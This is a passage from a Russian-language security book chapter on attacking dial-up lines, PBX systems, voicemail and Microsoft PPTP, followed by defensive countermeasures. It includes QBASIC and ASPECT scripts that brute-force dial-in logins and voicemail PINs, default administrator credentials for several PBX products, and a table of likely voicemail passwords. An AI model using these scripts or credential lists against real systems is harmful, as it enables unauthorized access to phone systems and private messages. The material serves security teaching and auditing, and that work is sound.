'Программа на языке QBASIC для создания сценария ASP/WAS системы
'Procomm Plus
'Автор M4phr1k, www.m4phr1k, Stephan Barnes

OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
DO UNTIL EOF(1)
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"
```

Двойная идентификация, неограниченное число попыток

Популярность	*6*
Простота	*9*
Опасность	*8*
Степень риска	*8*

К третьему типу доменов зачастую относятся системы, которые, на первый взгляд, можно принять за системы первого домена. Однако для проникновения в систему третьего домена нужно угадать не только идентификатор пользователя, но и пароль. Поэтому проникновение в такую систему занимает больше времени, чем в системы из рассмотренных выше доменов. Сценарий проникновения в такую систему обычно более сложен, поскольку требует передачи не одной, а двух корректных строк. При этом возможно гораздо больше ошибок. Такой сценарий напоминает рассмотренные выше примеры. Пример поведения системы, относящейся к третьему домену, приведен в листинге 9.5, а программа на языке QBASIC для создания сценария ASPECT — в листинге 9.6.

Листинг 9.5. Пример поведения системы, относящейся к третьему типу домена

```
XX-Jul-XX 09:55:08 91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
```

Листинг 9.6. Пример программы на языке QBASIC (файл 5551235.BAS)

```
'Программа на языке QBASIC для создания сценария ASP/WAS системы
'Procomm Plus
'Автор M4phr1k, www.m4phr1k, Stephan Barnes

OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
DO UNTIL EOF(1)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"
```

Двойная идентификация, ограниченное число попыток

Популярность	*3*
Простота	*10*
Опасность	*8*
Степень риска	*7*

Четвертый домен является развитием третьего. Для проникновения в систему четвертого домена требуется угадать имя пользователя и пароль при офаниченном числе попыток. После неудачного использования заданного числа попыток требуется восстановить разорванное соединение. Рассмотрим пример атаки системы, относящейся к четвертому домену (листинг. 9.7), и программу генерации соответствующего сценария (листинг 9.8).

Листинг 9.7. Пример поведения системы, относящейся к четвертому типу домена

```
XX-Jul-XX 09:55:08 91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
+++
```

Листинг 9.8, Пример программы на языке QBASIC (файл 5551235.BAS)

```
'Программа на языке QBASIC для создания сценария ASP/WAS системы
'Procomm Plus
'Автор M4phr1k, www.m4phr1k, Stephan Barnes

OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
DO UNTIL EOF(1)
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit '" + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit '" + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit '" + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M".
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
```

```
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"
```

Заключительные замечания

Рассмотренные выше примеры относятся к реально существующим изученным авторами системам. Читатели могут встретиться с системами, требующими реализации в сценарии некоторых других особенностей. Разработка сценария для конкретной ситуации — это путь проб и ошибок. Для написания сценариев можно использовать и другие языки, однако этот метод был выбран для простоты. Напомним еще раз, что для реализации этого подхода сначала необходимо открыть файл журнала, поскольку после успешного написания сценария и его многочасовой работы будет очень обидно обнаружить полное отсутствие результатов.

Читателей может заинтересовать вопрос: а как обстоят дела с соединениями ISDN (Integrated Services Digital Network)? Они по-прежнему используются во многих компаниях. Эти соединения в свое время предназначались для ускорения процесса соединения с корпоративной сетью. На сегодняшний день более быстрые каналы Internet во многом вытеснили соединения ISDN, и многие компании постепенно от них отказываются.

Теперь самое время перейти к рассмотрению способов защиты перечисленных выше слабых мест.

О Защита удаленных соединений

Не мудрствуя лукаво, приведем список вопросов, которые необходимо решить в процессе планирования защиты удаленных соединений своей организации. Этот список упорядочен по сложности реализации мероприятий (от простого к сложному). Поэтому, в первую очередь, будут устранены проблемы, относящиеся к домену ЛДП. Внимательному читателю этот список наверняка напомнит перечень мероприятий в рамках политики защиты удаленных соединений.

1. Выполните инвентаризацию всех существующих линий удаленных соединений. На первый взгляд, это непростая задача. Однако перечитайте еще раз эту главу и обратите внимание на многократное повторение терминов "автопрозвон" или "сканирование телефонных номеров". Выявите все возможности неавторизованных удаленных соединений и избавьтесь от них всеми доступными средствами.
2. Внесите всю информацию об удаленных соединениях в единый банк данных, вынесите его за пределы внутренней сети как банк ненадежных соединений (т.е. в демилитаризованную зону), а затем, применив методы выявления вторжений и технологию брандмауэров, ограничьте доступ к доверенным подсетям.
3. Постарайтесь усложнить поиск аналоговых линий. Не назначайте их в одном диапазоне с телефонными номерами корпорации и не передавайте телефонные номера компании для регистрации в базе данных InterNIC. Защитите паролем информацию о телефонных номерах на АТС.
4. Удостоверьтесь, что телекоммуникационное оборудование защищено физически: во многих компаниях такое оборудование содержится в общедоступных местах в незакрывающихся боксах.
5. Регулярно проверяйте журналы регистрации программного обеспечения удаленных соединений. Особое внимание уделите информации о неудачных попытках установки соединений, активности в ночное время и необычным ситуациям. Используйте CallerID для записи номеров всех входящих соединений.

6. **Важно и просто!** Для линий, применяемых в коммерческих целях, отключите вывод любых идентификационных данных и замените их на наиболее нейтральное приглашение. Рассмотрите возможность отправки предупреждающих сообщений о недопустимости несанкционированного использования.
7. Предусмотрите для удаленного доступа двойную аутентификацию. *Двойная аутентификация* (two-factor authentication) предполагает ввод пользователем для получения доступа к системе двух типов данных: то, что он имеет, и то, что он знает. Примером являются одноразовые карточки паролей SecurID компании RSA Security. Понятно, что зачастую такой подход финансово невыгоден. Однако это наилучший способ предотвращения большинства описанных выше проблем. В заключительном разделе главы приводится перечень компаний, выпускающих подобные продукты. В случае отказа от их услуг необходимо придерживаться жесткой политики назначения сложных паролей.
8. Требуйте аутентификации по обратной связи. *Аутентификация по обратному звонку* (dial-back) подразумевает такую конфигурацию удаленной системы, при которой сразу же после установки соединения с любым из клиентов это соединение разрывается и возобновляется снова по инициативе самой удаленной системы по заранее известным координатам инициатора соединения. С целью обеспечения более высокой степени безопасности при установке обратного соединения желательно использовать отдельный модемный пул, для которого запрещены входящие соединения (средствами модемов или самих телефонных линий). Следует иметь в виду, что такое решение, видимо, неприемлемо для многих современных компаний с большим количеством мобильных пользователей.
9. Удостоверьтесь, что доска объявлений компании не содержит секретных данных и не обеспечивает возможности удаленного изменения параметров учетной записи. Все описанные выше меры безопасности окажутся тщетными, если в отделе технической поддержки компании появится один новый энергичный человек с недобрыми намерениями.
10. Сосредоточьте решение задач обеспечения удаленных соединений (начиная от факсов и заканчивая голосовой почтой) в руках одного отдела своей организации, уполномоченного решать задачи безопасности.
11. Установите корпоративную политику для сотрудников центрального подразделения таким образом, чтобы полностью исключить обычные телефонные соединения. С этой целью установите внутренние мини-АТС, исключающие прямые входящие телефонные звонки и обеспечивающие лишь передачу исходящих факсов, доступ к электронной доске объявлений и т.п. Проведите тщательный маркетинг соответствующих систем и удостоверьтесь, что выбранная вами внутренняя мини-АТС удовлетворяет всем необходимым требованиям безопасности. В противном случае перейдите к п. 1 и укажите поставщикам на бреши в защите, выявленные по методологии сканирования телефонных номеров.
12. Вернитесь к п. 1. Изящно сформулированные политики — это хорошо, однако единственный способ обеспечить следование этим политикам состоит в регулярном сканировании телефонных линий на предмет поиска новых брешей в защите. Авторы советуют проводить эту операцию не реже двух раз в год для компаний с 10000 телефонных линий, а желательно даже чаще.

Итак, защита удаленных соединений включает 12 пунктов. Конечно же, некоторые из них достаточно сложно воплотить в жизнь, однако стоит приложить для этого максимум усилий. Многолетний опыт авторов по обеспечению безопасности больших корпораций свидетельствует о том, что большинство компаний хорошо защищено брандмауэрами, однако практически все имеют бреши в защите обычных телефонных

линий, позволяющие добраться к самому сердцу информационной инфраструктуры. Не лишним будет повторить, что война с модемами — возможно, самый важный шаг к улучшению безопасности сети организации.

Хакинг удаленных внутренних телефонных сетей PBX

На сегодняшний день по-прежнему существуют удаленные соединения с внутренними офисными телефонными сетями PBX. На самом деле управление такими сетями чаще всего реализуется именно посредством удаленных соединений. Аппаратная консоль для доступа в сеть PBX в настоящее время превратилась в сложную машину, доступ к которой обеспечивается через IP-сети и клиентский интерфейс. При этом многие удаленные соединения с хорошо настроенными сетями PBX были упущены из виду. Кроме того, поставщики систем PBX зачастую требуют от своих клиентов установки удаленного доступа к PBX для обеспечения удаленной поддержки. И хотя это требование не лишено смысла, многие компании относятся к нему очень упрощенно и оставляют модем постоянно включенным и подключенным к внутренней телефонной сети. На самом же деле нужно поступать следующим образом. При возникновении проблемы представитель компании должен позвонить в службу поддержки и при необходимости установить удаленное соединение с сетью PBX, дать возможность службе поддержки устранить проблемы по удаленной связи, а затем срезу же отключить соединение. Поскольку многие компании оставляют соединения с сетями PBX постоянно открытыми, это предоставляет широкие возможности для несанкционированного проникновения в систему путем сканирования телефонных номеров. Таким образом, хакинг соединений с сетями PBX имеет ту же природу, что и взлом обычных удаленных соединений.

Доступ к телефонной сети от компании Octel

Популярность	*5*
Простота	*5*
Опасность	*8*
Степень риска	*6*

В телефонных сетях PBX от компании Octel пароль администратора обязательно является числом. Иногда это играет очень важную роль. По умолчанию почтовый ящик системного администратора во многих системах компании Octel — 9999.

```
XX-Feb-XX 05:03:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

        Welcome to the Octel voice/data network.

All network data and programs are the confidential and/or proprietary property
of Octel Communications Corporation and/or others.  Unauthorized use, copying,
downloading, forwarding or reproduction in any form by any person of any
network data or program is prohibited.

Copyright (C) 1994-1998 Octel Communications Corporation. All Rights Reserved.
```

```
Please Enter System Manager Password:
Здесь необходимо ввести число
Enter the password of either System Manager mailbox, then press "Return."
```

Как видно из приведенного фрагмента интерфейса, для входа в сеть PBX достаточно ввести либо числовой пароль, либо номер почтового ящика системного администратора.

Система PBX от компании Williams

Популярность	*5*
Простота	*5*
Опасность	*8*
Степень риска	*6*

Как правило, работа в системе PBX компании Williams происходит так, как показано ниже. При регистрации в сети зачастую требуется ввести номер пользователя. Обычно это пользователь первого уровня, номер которого — четырехзначное число. Очевидно, что подобрать нужное четырехзначное число не составляет труда.

```
XX-Feb-XX 04:03:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

OVL111 IDLE   0
>
OVL111 IDLE   0
>
OVL111 IDLE   0
>
OVL111 IDLE   0
```

Система Meridian

Популярность	*5*
Простота	*5*
Опасность	*8*
Степень риска	*6*

На первый взгляд, система Meridian напоминает операционную систему UNIX, поскольку многими управляющими интерфейсами, применяемыми для администрирования телефонной сети, используется командная оболочка. В зависимости от настройки системы, этой оболочкой можно воспользоваться в своих целях. Например, если заданные по умолчанию идентификаторы и пароли не были отключены, то доступ к консоли можно получить на системном уровне. Проверив комбинации имени пользователя и пароля, вы узнаете, внесены ли изменения в параметры, используемые по умолчанию. При вводе идентификатора пользователя **maint** с таким же паролем обеспечивается доступ к управляющей консоли. Тот же результат достигается при вводе идентификатора пользователя **mluser** с одноименным паролем.

```
XX-Feb-XX 02:04:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

login:
login:
login:
login:
```

Система ROLM PhoneMail

Популярность	*5*
Простота	*5*
Опасность	*8*
Степень риска	*6*

Приведенное ниже поведение свойственно устаревшей системе ROLM PhoneMail. При входе в нее иногда даже отображаются соответствующие идентификационные маркеры.

```
XX-Feb-XX 02:04:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

PM Login>
Illegal Input.
```

Вот идентификаторы пользователей и пароли, используемые в системе ROLM PhoneMail по умолчанию.

```
LOGIN: sysadmin        PASSWORD: sysadmin
LOGIN: tech            PASSWORD: tech
LOGIN: poll            PASSWORD: tech
```

Система ATT Definity 75

Популярность	*5*
Простота	*5*
Опасность	*8*
Степень риска	*6*

Система ATT Definity 75 — одна из старейших систем PBX, и ее приглашение выглядит как стандартное приглашение UNIX. Иногда при этом выводятся даже соответствующие идентификационные маркеры.

```
ATT UNIX S75
Login:
Password:
```

Приведем список используемых по умолчанию учетных записей и паролей для системы ATT Definity 75. По умолчанию для этой системы устанавливается большое количество готовых к работе учетных записей и паролей. Обычно эти учетные записи впоследствии модифицируются их владельцами либо по собственному желанию, либо после проведения аудита безопасности системы. Однако после модификации системы предлагаемые по умолчанию учетные записи могут снова быть восстановлены. Иными словами, измененные в исходной версии системы данные могут снова принять предлагаемые по умолчанию значения после одной или нескольких модернизаций системы. Вот список используемых по умолчанию в системе ATT Definity 75 имен и паролей.

```
Login: enquiry     Password: enquirypw
Login: init        Password: initpw
Login: browse      Password: looker          browsepw
Login: maint       Password: rwmaint         maintpw
Login: locate      Password: locatepw
Login: rcust       Password: rcustpw
Login: tech        Password: field
```

```
Login: cust         Password: custpw
Login: inads        Password: inads          indspw       inadspw
Login: support      Password: supportpw
Login: bans         Password: bcms
Login: bcms         Password: bcmpw
Login: bcnas        Password: bcnspw
Login: bcim         Password: bcimpw
Login: bciim        Password: bciimpw
Login: bcnas        Password: bcnspw
Login: craft        Password: craftpw            crftpw       crack
Login: blue         Password: bluepw
Login: field        Password: support
Login: kraft        Password: kraftpw
Login: nms          Password: nmspw
```

Защита сети PBX средствами ACE-сервера

Популярность	*5*
Простота	*5*
Опасность	*8*
Степень риска	*6*

Если вам встретится система, приглашение которой имеет следующий вид, — не стоит ломать копья: вероятнее всего, такую систему не удастся взломать, поскольку она защищена надежным механизмом на базе протокола ACE-сервера.

```
XX-Feb-XX 02:04:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

Hello
Password :
  89324123 :

Hello
Password :
  65872901 :
```

О Контрмеры: взлом систем PBX

Как и при защите удаленных соединений, необходимо максимально ограничить время работы модемов, применять сложные формы аутентификации (по возможности, двойную аутентификацию), а также предусмотреть возможность отключения после нескольких неудачных попыток установки соединения.

Хакинг систем голосовой почты

Вам интересно узнать, каким образом хакеры могут проникнуть в систему голосовой почты? Один из самых старых хакерских трюков связан с попыткой проникновения в систему голосовой почты. От такой угрозы никто не застрахован, поскольку поиск соответствующего уникального кода наверняка является далеко не последним пунктом программы хакеров.

Прямой взлом систем голосовой почты

Популярность	*2*
Простота	*8*
Опасность	*9*
Степень риска	***6***

В начале 90-х годов появились две профаммы, предназначенные для взлома систем голосовой почты: Voicemail Box Hacker 3.0 и VrACK 0.51. Авторы этой книги пробовали пользоваться ими, но оказалось, что эти профаммы подходят для взлома более ранних и менее защищенных систем голосовой почты. Профамма Voicemail Box Hacker предназначена только для работы с системами, использующими четырехзначные пароли. Профамма VrACK 0.51 обладает некоторыми интересными возможностями, однако для нее сложно писать сценарии и, вообще, она рассчитана на старые архитектуры компьютеров на базе процессоров x86, а на современных компьютерах работает нестабильно. Возможно, упомянутые профаммы в настоящее время не поддерживаются потому, что попытки взлома систем голосовой почты предпринимаются нечасто. Таким образом, для взлома систем голосовой почты лучше всего использовать язык сценариев ASPECT.

Сценарий взлома систем голосовой почты аналогичен сценарию взлома удаленных соединений, но основывается на другом принципе. В данном случае достаточно просто установить связь, а попытки регистрации не требуются. Такой сценарий можно реализовать даже вручную, но тогда поиск офаничится лишь последовательным перебором достаточно простых паролей и их комбинаций, которые могут использоваться в системах голосовой почты.

Чтобы взломать систему голосовой почты вручную или с помощью простого сценария перебора паролей (здесь социальная инженерия не потребуется), необходимо знать основной номер для доступа к самой системе голосовой почты, код доступа к нужному почтовому ящику, включая количество цифр (обычно это 3, *4* или 5), а также иметь разумные предположения относительно минимальной и максимальной длины пароля почтового ящика. В большинстве современных систем используются стандартные предельные значения длины пароля, а также типичные предлагаемые по умолчанию пароли. Только очень беспечные компании не пытаются принять хоть какие-то меры защиты систем голосовой почты, однако, как показывает опыт, встречаются и такие. Однако при написании сценария будем исходить из предположения, что организация предпринимает некоторые меры защиты, и ящики голосовой почты имеют пароли.

Сценарий взлома системы голосовой почты должен выглядеть примерно так, как в листинге 9.9. Сценарий в этом примере устанавливает соединение с системой голосовой почты, ожидает приветственного сообщения от автоответчика, например: *Вас приветствует система голосовой почты компании X; назовите, пожалуйста, номер почтового ящика,* вводит номер почтового ящика, символ # для подтверждения окончания ввода, вводит пароль и символ подтверждения, а затем снова возобновляет попытку соединения. В этом примере проверяется шесть паролей для почтового ящика 5019. С помощью несложных приемов профаммирования можно легко написать сценарий, который последовательно выбирает пароли из некоторого словаря. Возможно, этот сценарий придется подстраивать под конкретный модем. Да и вообще, один и тот же сценарий может отлично работать в одной системе и неудовлетворительно в другой. Поэтому необходимо внимательно следить за его работой. Протестировав сценарий на небольшом перечне паролей, можно запускать его для более объемного словаря.

Листинг 9.9. Простой сценарий взлома системы голосовой почты на языке ASPECT для Procomm Plus

```
'Сценарий ASP/WAS для хакинга системы голосовой почты
'Автор M4phrlk, www.m4phrlk, Stephan Barnes

proc main
transmit "atdt*918005551212,,,,,5019#,111111#,,5019#,222222#,,"
transmit "^M"
WAITQUIET 37
HANGUP
transmit "atdt*918005551212,,,,,5019#,333333#,,5019#,555555#,,"
transmit "^M"
WAITQUIET 37
HANGUP
transmit "atdt*918005551212,,,,,5019#,666666#,,5019#,777777#,,"
transmit "^M"
WAITQUIET 37
HANGUP
endproc
```

Число вариантов паролей голосовой почты всегда конечно. Конкретное количество возможных паролей зависит от максимально допустимой длины пароля. Чем длиннее пароль, тем больше времени может потребовать его взлом. При этом следует иметь в виду, что за процессом взлома требуется постоянно следить и слушать ответы системы голосовой почты. Однако умный взломщик может записать весь процесс взлома на магнитофон, тогда постоянное его присутствие при работе сценария не потребуется. Независимо от того, когда прослушиваются результаты работы сценария (сразу же или потом), большинство попыток ввода пароля окажется безуспешными. Успешная попытка должна завершиться сообщением типа *В вашем почтовом ящике имеется X новых сообщений*.... Заранее нельзя точно угадать, каким будет это сообщение. Количество возможных попыток находится в экспоненциальной зависимости от длины пароля. Поэтому для ускорения процедуры взлома можно использовать некоторые эмпирические закономерности.

Итак, как же сократить время подбора номера? Во-первых, попробовать легко запоминаемые комбинации символов (цифр). Такие комбинации часто "навеяны" специфическим расположением кнопок телефона. Пользователи часто выбирают в качестве пароля последовательности расположенных определенным образом кнопок телефона, например, цифры 1235789 на клавиатуре телефона образуют букву Z. В табл. 9.1 приведены наиболее типичные образцы паролей, обусловленные взаимным расположением кнопок телефонного номеронабирателя. Это далеко не полный список, но с него стоит начать. Не следует игнорировать и очевидные комбинации символов, например 111111, которые могут предлагаться в качестве пароля по умолчанию. Скорее всего, в процессе поиска будут обнаружены установленные ящики голосовой почты, но среди них могут быть и такие, которыми никто никогда не пользовался. Такое выявление почтовых ящиков имеет смысл только для аудиторов, старающихся заставить пользователей более строго соблюдать меры безопасности.

Таблица 9.1. Типичные пароли системы голосовой почты

Последовательности цифр	
123456	234567
345678	456789
567890	678901
789012	890123

Продолжение табл. 9.1

Последовательности цифр	
901234	012345
654321	765432
876543	987654
098765	109876
210987	321098
432109	543210
123456789	987654321
Симметричные последовательности кнопок	
147741	258852
369963	963369
159951	123321
456654	789987
987654	123369
147789	357753
Цифры, расположенные в виде буквы Z	
1235789	9875321
Последовательности повторяющихся символов	
335577	115599
775533	995511
Цифры, образующие букву U	
Прямая буква U	1478963
Перевернутая буква U	7412369
Буква U "на правом боку"	3216789
Буква U "на левом боку"	1236987
Цифры, образующие углы	
Нижний левый угол	14789
Нижний правый угол	78963
Верхний правый угол	12369
Верхний левый угол	32147

Окончание табл. 9.1

Цифры, образующие букву 0 с разными начальными позициями обхода	
147896321	963214789
478963214	632147896
789632147	321478963
896321478	214789632
Цифры, образующие букву X с разными начальными позициями обхода	
159357	753159
357159	951357
159753	357951
Цифры, образующие символ + с разными начальными позициями обхода	
258456	654852
258654	654258
456258	852456
456852	852654
Цифры, образующие букву Z с разными начальными позициями обхода	
1235789	3215978
9875321	7895123
Поочередное нажатие клавиш из верхнего и нижнего ряда	
172839	283917
391728	392817
281739	173928
718293	829371
937182	938271
827193	719382
Поочередное нажатие клавиш из левого и правого ряда	
134679	467913
791346	316497
649731	973164

Взломав почтовый ящик, постарайтесь ничего в нем не нарушить. При попытке изменить пароль владелец ящика может получить уведомление. Очень немногие компании используют политику периодической смены паролей голосовой почты, а значит, существующие пароли меняются очень редко. Напомним, что за прослушивание сообщений, предназначенных для других адресатов, можно угодить в тюрьму. Поэтому авторы не советуют заниматься подобными вещами. Здесь лишь излагаются технические приемы, которые можно применять для взлома систем голосовой почты.

И наконец, этот способ подбора паролей можно автоматизировать. Если "захватывать" аналоговый голосовой сигнал с помощью некоторого цифрового преобразователя сигналов или научиться записывать ответы системы, то можно прослушать результаты работы сценария в автономном режиме и не присутствовать при его реализации.

О Контрмеры: взлом систем голосовой почты

Для защиты системы голосовой почты нужно принять строгие меры безопасности. Например, включите режим блокировки соединений после заданного числа неудачных попыток. Тогда взломщик не сможет за один сеанс проверить более пяти или семи паролей.

Хакинг виртуальных частных сетей

Телефонные сети являются достаточно надежными и разветвленными, поэтому удаленные соединения еще долго не выйдут из обращения. Тем не менее, им на смену уже приходят новые механизмы удаленного доступа — виртуальные частные сети VPN (Virtual Private Network).

Понятие виртуальной частной сети выходит за рамки отдельной технологии или протокола, однако практически такие сети обеспечивают передачу (туннелирование) конфиденциальной информации через Internet с использованием дополнительного шифрования. Основными преимуществами сетей VPN являются экономичность и удобство. При использовании существующих каналов связи Internet для создания удаленного офиса, общения с удаленными пользователями и даже удаленными партнерами, сложность сетевой инфраструктуры резко снижается.

Виртуальную частную сеть можно организовать разными способами, начиная от использования защищенного протокола SSH, созданного в рамках модели открытого кода (Open Source Software) и заканчивая такими "собственническими" методами, как FWZ EnCHARFORMATulation от компании Check Point Software (который будет описан ниже). Для организации VPN чаще всего применяется два следующих стандарта: протоколы IPSec (IP Security) и L2TP (Layer 2 Tunneling Protocol), пришедшие на смену более ранним версиям протоколов PPTP (Point-to-Point Tunneling Protocol) и L2F (Layer 2 Forwarding). Техническое описание этих достаточно сложных технологий не является задачей этой книги. Интересующиеся читатели могут обратиться за дополнительной информацией по адресу `http://www.ietf.org`.

Термин *туннелирование* (tunneling) подразумевает инкапсуляцию одной (возможно зашифрованной) дейтаграммы в другую, например IP в IP (IPSec) или PPP в GRE (PPTP). Принцип туннелирования проиллюстрирован на рис. 9.7, где изображена виртуальная частная сеть между точками A и B (которые могут представлять собой как отдельные узлы так и целые сети). B передает пакет A (по адресу назначения "A") через шлюз GW2 (Gateway 2), который может быть программно реализован в B. Шлюз GW2 выполняет инкапсуляцию этого пакета в другой и направляет вновь сформированный пакет шлюзу GW1. Шлюз GW1 удаляет временный заголовок и отправляет исходный пакет в место назначения A. При передаче через Internet исходный пакет может быть дополнительно зашифрован (пунктирная линия на рисунке).

Технологии виртуальных частных сетей за последние несколько лет прошли хорошую практическую проверку и надежно утвердились в архитектурах открытых и частных сетей. Многие провайдеры в настоящее время предоставляют услуги по организации виртуальных частных сетей для тех пользователей, которые не хотят создавать их сами. Вполне возможно, что в скором времени виртуальные частные сети полностью вытеснят обычные телефонные соединения в области удаленных коммуникаций. Однако такая популярность технологии VPN обращает на себя все более пристальное внимание хакеров, жаждущих новой добычи в изменяющихся условиях. Как виртуальные частные сети смогут противостоять такой угрозе? Рассмотрим несколько примеров.




*Рис. 9.7. **Туннелирование** одного трафика в другой — основной принцип работы виртуальных частных сетей*

Взлом протокола PPTP, реализованного компанией Microsoft

Популярность	*7*
Простота	*7*
Опасность	*8*
Степень риска	*7*

Анализ протокола PPTP в реализации компании Microsoft был выполнен 1 июня 1998 года известным криптографом Брюсом Шнейером (Bruce Schneier) и знаменитым хакером Питером Маджем (Peter Mudge) (`http://www.counterpane.com/pptp.html`). Технический обзор результатов этого анализа, представленный Алефом Ваном (Aleph One) в статье для журнала *Phrack Magazine,* можно найти по адресу `http://www.phrack.org/show.php?p=53&a=12`. В своем обзоре Алеф Ван вскрыл новые бреши в защите протокола PPTP, в том числе возможности обмана PPTP-сервера с целью получения данных аутентификации. Информацию об устранении недостатков в реализации протокола PPTP, предоставленную компанией Microsoft, можно найти по адресу `http://www.counterpane.com/pptpv2-paper.html`.

Хотя указанная выше статья касается лишь реализации протокола PPTP компанией Microsoft, из нее можно извлечь полезные уроки относительно виртуальных частных сетей в целом. Поскольку технология виртуальных частных сетей призвана обеспечить дополнительную защиту информации, ее пользователи не подвергают никаким сомнениям возможности этой защиты. Поэтому статья Шнейера и Маджа должна послужить тревожным сигналом для таких беспечных пользователей. Рассмотрим некоторые вопросы, затронутые в этой статье.

Приступая к чтению статьи Шнейера и Маджа, необходимо принимать во внимание сделанные ими допущения и имеющуюся среду для тестирования. Они изучали

вопросы взаимодействия архитектуры типа клиент/сервер на основе протокола PPTP, а не используемую шлюзами архитектуру сервер/сервер. Клиент, согласно их предположениям, подключался непосредственно к Internet, минуя удаленное соединение. Более того, некоторые из предлагаемых ими атак основываются на возможности беспрепятственного прослушивания сеанса PPTP. И хотя ни одно из сделанных предположений принципиально не влияет на полученные заключения, необходимо понимать, что требование свободного прослушивания сеансов таких взаимодействий само по себе является достаточно жестким и обеспечивает достаточную защиту соединения.

Основные выводы статьи сводятся к следующему.

- Протокол безопасной аутентификации MS-CHAP компании Microsoft основывается на устаревших криптографических функциях (недостатки хэш-кодов LanManager и соответствующие программы взлома описаны в главе 5).
- Ключи сеансов, применяемые для шифрования передаваемых по сети данных, основываются на паролях пользователей, следовательно, практическая длина ключей снижается до 40 бит.
- Выбранный алгоритм шифрования данных сеанса (симметрический алгоритм RC4 компании RSA) значительно ослабляется за счет повторного применения ключей сеанса *в* направлениях отправителя и получателя, создавая опасность реализации стандартной криптографической атаки.
- Канал управления (TCP-порт 1723) для управляющих соединений не использует аутентификацию и абсолютно не защищен от атак, направленных на генерацию события DoS.
- Кодируются только сами данные, при этом злоумышленники могут свободно извлекать информацию из служебного трафика, передаваемого по каналу управления.

А В статье делается предположение о том, что клиентские подключения к сети через PPTP-серверы могут служить в качестве потайных входов в эти сети.

Более подробную информацию можно найти по адресу http: //www.microsoft.-com/NTServer/commserv/deployment/moreinfo/VPNSec_FAQ.asp.

О Устранение недостатков протокола PPTP

Означает ли все это, что над технологией виртуальных частных сетей разверзлись небеса? Абсолютно нет. Повторим еще раз, что все перечисленные недостатки касаются лишь конкретной реализации протокола компании Microsoft. Все они были устранены в сервисном пакете Service Pack 4 для серверов и клиентов Windows NT. Более подробная информация об устраненных недостатках содержится в бюллетене Microsoft Security Bulletin MS98-012- (http://www.microsoft.com/technet/security/bulletin/ms98-012.asp). Кроме того, в реализации для Windows 2000 протокол ,PPTP был существенно доработан. Теперь существует возможность использования протокола L2TP, основанного на IPSec. Для совместимости с новыми средствами обеспечения безопасности со стороны серверов PPTP-клиенты, работающие под управлением Win *9x,* необходимо модернизировать с помощью модуля Dial-Up Networking версии 1.3 (http://www.microsoft.com/msdownload/). Компания Microsoft подготовила подробный документ, касающийся протокола PPTP и защиты виртуальных частных сетей, который можно найти по адресу http://www.microsoft.com/ISN/whitepapers/microsoft_virtual_pr_952.asp (или загрузить через 